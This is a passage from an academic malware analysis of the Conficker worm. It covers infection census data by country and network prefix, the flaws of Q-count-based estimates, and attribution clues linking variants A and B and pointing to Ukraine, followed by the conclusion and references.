that China dominates both infections. BR, IN, and AR also seem to suffer large numbers of infections. One reason for this might be unpatched systems that run pirated versions of Windows. We find that UA and RU are more significantly impacted by Conficker B suggesting that the protection mechanisms (keyboard layout check) built into Conficker A insulated certain Ukrainian and Russian systems.

One of our objectives was to measure the degree to which Q-counts provide an estimate of the prevalence of Conficker. Figure 11 is a scatter plot of the per-country distribution of Q-counts and IP-counts. We find that except for a few outliers (such as CL and IN), countries with high IP counts have proportionately high Q-counts. Since Conficker increments the Q-count on each infection, one would expect the cumulative sum of Q-counts of all IP addresses to provide an accurate estimate of overall infections. This method (counting the highest Q-count per IP) has been proposed as a means to obtain overall infection counts for Conficker B [4]. However, we find that simply adding cumulative Q-counts provides vastly inflated numbers. Potential reasons for discrepancy could include machines being cleaned up, or certain Q-counts being double counted because of DHCP effects. But a recent analysis leads us to a better explanation [3]. Chien describes Conficker's secondary payload distribution mechanism, i.e., Conficker patches MS08-067 exploit in such a way that reexploitation is allowed so long as the shell code matches Conficker's payload. This implies that Q-counts would get incremented during repeated exploitation of systems, suggesting a potential flaw in F-secure's analysis [4].



Figure 12: Infection count distribution per /8

Figure 12 illustrates the distribution of victim IP addresses by their /8 network prefix. We find that the distributions for Conficker A and B are quite similar and a few networks are responsible for a large fraction of infected hosts. We suspect that the vast majority of these networks are allocated to SOHO (small-office or home-office) networks, poorly managed enterprises, and countries with weak anti-piracy laws.

5 Attribution

While the static and dynamic analyses of the Conficker A and B binaries have yielded several insights to its purpose and behavior, attribution of who is responsible for this outbreak remains an open question. Nevertheless, some insights we have gathered may help suggest potential directions one might look pursue in finding the responsible party.

Code Derivation: Our analyses of A and B provide us a degree of confidence in stating that B is a derivative work of A. We have already noted strong similarity in the domain generation algorithm, as well as significant behavioral overlap. In addition, a comparison of the static disassemblies reveals an approximate 35% overlap in the function prototypes used by A and B, which we interpret from experience to indicate a high correlation among the code bases. We also observe a nearly identical binary validation algorithm, with security features, such as key size, improved in version B. B appears to provide protocol enhancements, such as interacting with Internet rendezvous points more patiently than A, perhaps for reliability purposes. B and A also produce nearly identical URL requests to their rendezvous points, except that B has dropped the inclusion of the constant string $aq = 7$. However, diagnosing B as a derivative work of A does not imply that both were created by the same author, only that there is at least some shared relationship among the two development efforts.

One interesting area of difference between A and B is the use of country-based filtering within A, which was excluded in the later release B. Conficker A employs two checks to avoid infecting systems located within the Ukraine. First, it includes a service that determines whether the infection propagation function is about to scan an address that is located in the UA domain. If so, it will select a different IP address to target. Once Conficker A infects a system, it includes a keyboard layout check, via the GetKeyboardLayout API, to determine whether the victim is currently using the Ukrainian keyboard layout. If so, A will exit without infecting the system. This suicide exit scheme has been observed in other malware-related software, such as Baka Software's Antivirus XP Trojan installer [13]. Stewart documents the Baka Software fraudware business in good detail, and notes that the Antivirus XP authors may be excluding their home nation to avoid the attention of local authorities.

Rendezvous Anomaly: Monitoring the Internet rendezvous points of Conficker has also yielded a number of groups that are registering Conficker domains for the purposes of census building, and several of these groups interact and collaborate. To date, we are aware of no group that has publicly identified domain registrations or Conficker client connections that it can definitively link to the malware authors. However, on 27 December 2008 we stumbled upon two highly suspicious connection attempts that might link us to the malware authors. Specifically, we observed two Conficker B URL requests sent to a Conficker A Internet rendezvous point:

- Connection 1: 81.23.XX.XX - Kyivstar.net, Kiev, Ukraine
- Connection 2: 200.68.XX.XXX - Alternativagratis.com, Buenos Aires, Argentina

Note that these were the only Conficker B requests that were ever sent to Conficker A domains during our entire measurement. The implications of these connections are as follows. The systems that performed these connections employed applications that computed a set of Conficker A domain names. However, these systems employed the Conficker B URL string request, which Conficker A victims are incapable of producing. Furthermore, Conficker B victims include a trigger to prevent connections to any Internet rendezvous points prior to 1 January 2009. This temporal trigger, along with the targeting of a Conficker A domain, indicates that these victims cannot be running B. Thus, these connections must either be associated with a hand-generated request with awareness of variant B's URL format, or a variant application that combined both functions with A and B, i.e., a hybrid test application. The Kiev Ukraine geolocation of connection 1 offers further potential interest because Kiev is also associated as a registered location of Baka Software (`baka.kiev.ua`).

6 Conclusion

We present an examination of the Conficker worm using dynamic and static analyses. Conficker is one of several new strains of malware, which has been aggressively spreading across the Internet since November 2008. Using static analysis, we dissect various aspects of the program logic, including its date-based triggers, domain generation logic, data validation function, and overall program structure. We compare various aspects of the two variants of Conficker, variants A and B. We analyze Conficker network communications and present results from our census of both A and B drones. Finally, we examine the question of attribution, and discuss some clues to its operation that may point to those responsible.

7 Acknowledgments

This material is based on work supported by the Army Resaerch Office under Cyber-TA Grant No. W911NF-06-1-0316 and by the National Science Foundation Grant No. CNS-0716612. We also wish to thank Rick Wesson, from Support Intelligence Incorporate, for all of his help and collaboration in conducting this work.

References

[1] E. Aben. Conficker/Conflicker/Downadup as seen from the UCSD Network Telescope. http://www.caida.org/research/security/ms08-067/conficker.xml, 2009.

[2] P. Baecher and M. Koetter. x86 shell code detection and emulation. http://libemu.carnivore.it/, 2008.

[3] E. Chien. Downadup: Peer-to-Peer Payload Distribution. http://myitforum.com/cs2/blogs/cmosby/archive/2009/01/22/downadup-peer-to-peer-payload-distribution-symantec-security-response-blog.aspx, 2009.

[4] F-Secure. Calculating the Size of the Downadup Outbreak. http://www.f-secure.com/weblog/archives/00001584.html, 2009.

[5] P. Fitzgerald. Downadup: Geolocation, Fingerprinting and Piracy. https://forums.symantec.com/t5/Malicious-Code/Downadup-Geo-location-Fingerprinting-and-Piracy/ba-p/380993, 2009.

[6] E. Floria. Downadup: Small Improvements Yield Big Returns. https://forums.symantec.com/t5/Malicious-Code/Downadup-Small-Improvements-Yield-Big-Returns/ba-p/381717, 2008.

[7] J. Hruska. Time for forced updates? Conficker botnet makes us wonder. http://arstechnica.com/news.ars/post/20081202-time-for-forced-updates-conficker-botnet-makes-us-wonder.html, 2008.

[8] Microsoft. Microsoft Security Bulletin MS08-067 – Critical. http://www.-microsoft.com/technet/security/Bulletin/MS08-067.mspx, 2008.

[9] P. Porras, H. Saidi, and V. Yegneswaran. A Multiperspective Analysis of the Storm Worm. SRI Technical Report, 2007.

[10] P. Porras, H. Saidi, and V. Yegneswaran. An Analysis of Conficker's Logic and Rendezvous. http://mtc.sri.com/Conficker/, 2009.

[11] H. Ren and G. M. Ong. Exploit-MS08-067 Bundled in Commercial Malware Kit. http://www.avertlabs.com/research/blog/index.php/2008/11/14/exploit-ms08-067-bundled-in-commercial-malware-kit/, 2008.

[12] P. Roberts. Sasser Infections Hit Hard. http://www.pcworld.com/-article/115979/sasser_infections_hit_hard.html, 2004.

[13] J. Stewart. Rogue Antivirus Dissected. http://www.secureworks.com/-research/threats/rogue-antivirus-part-1/, 2008.

[14] C. Williams. Conficker seizes city's hospital network. http://www.theregister.co.uk/2009/01/20/sheffield_conficker/, 2008.

[15] D. Worthington. Microsoft: SP2 will not install on pirated copies of XP. http://www.betanews.com/article/, 2004.